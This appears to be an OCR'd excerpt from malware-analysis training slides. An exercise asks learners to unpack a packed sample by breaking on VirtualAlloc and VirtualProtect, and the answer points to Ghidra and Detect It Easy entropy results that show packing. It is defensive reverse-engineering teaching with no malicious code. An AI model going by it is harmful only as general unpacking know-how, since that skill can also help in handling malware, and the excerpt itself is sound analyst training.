
This sample is packed.

Please set breakpoints on the following two APIs using a debugger, and attempt to unpack:

- ✓ VirtualAlloc
- ✓ VirtualProtect


Exercise 4
Question1 Answer for Ghidra

Exercise4 Answer Question1



When looking at the area highlighted in red, it suggests that the code may have been packed or obfuscated. Additionally, the results from the Detect it Easy tool show that you can observe the Entropy, and it is identified as 97% Packed.


Exercise4 Answer Question1



set breakpoints on the following two APIs


VirtuaAlloc
VirtualProtect

Exercise4 Answer Question1



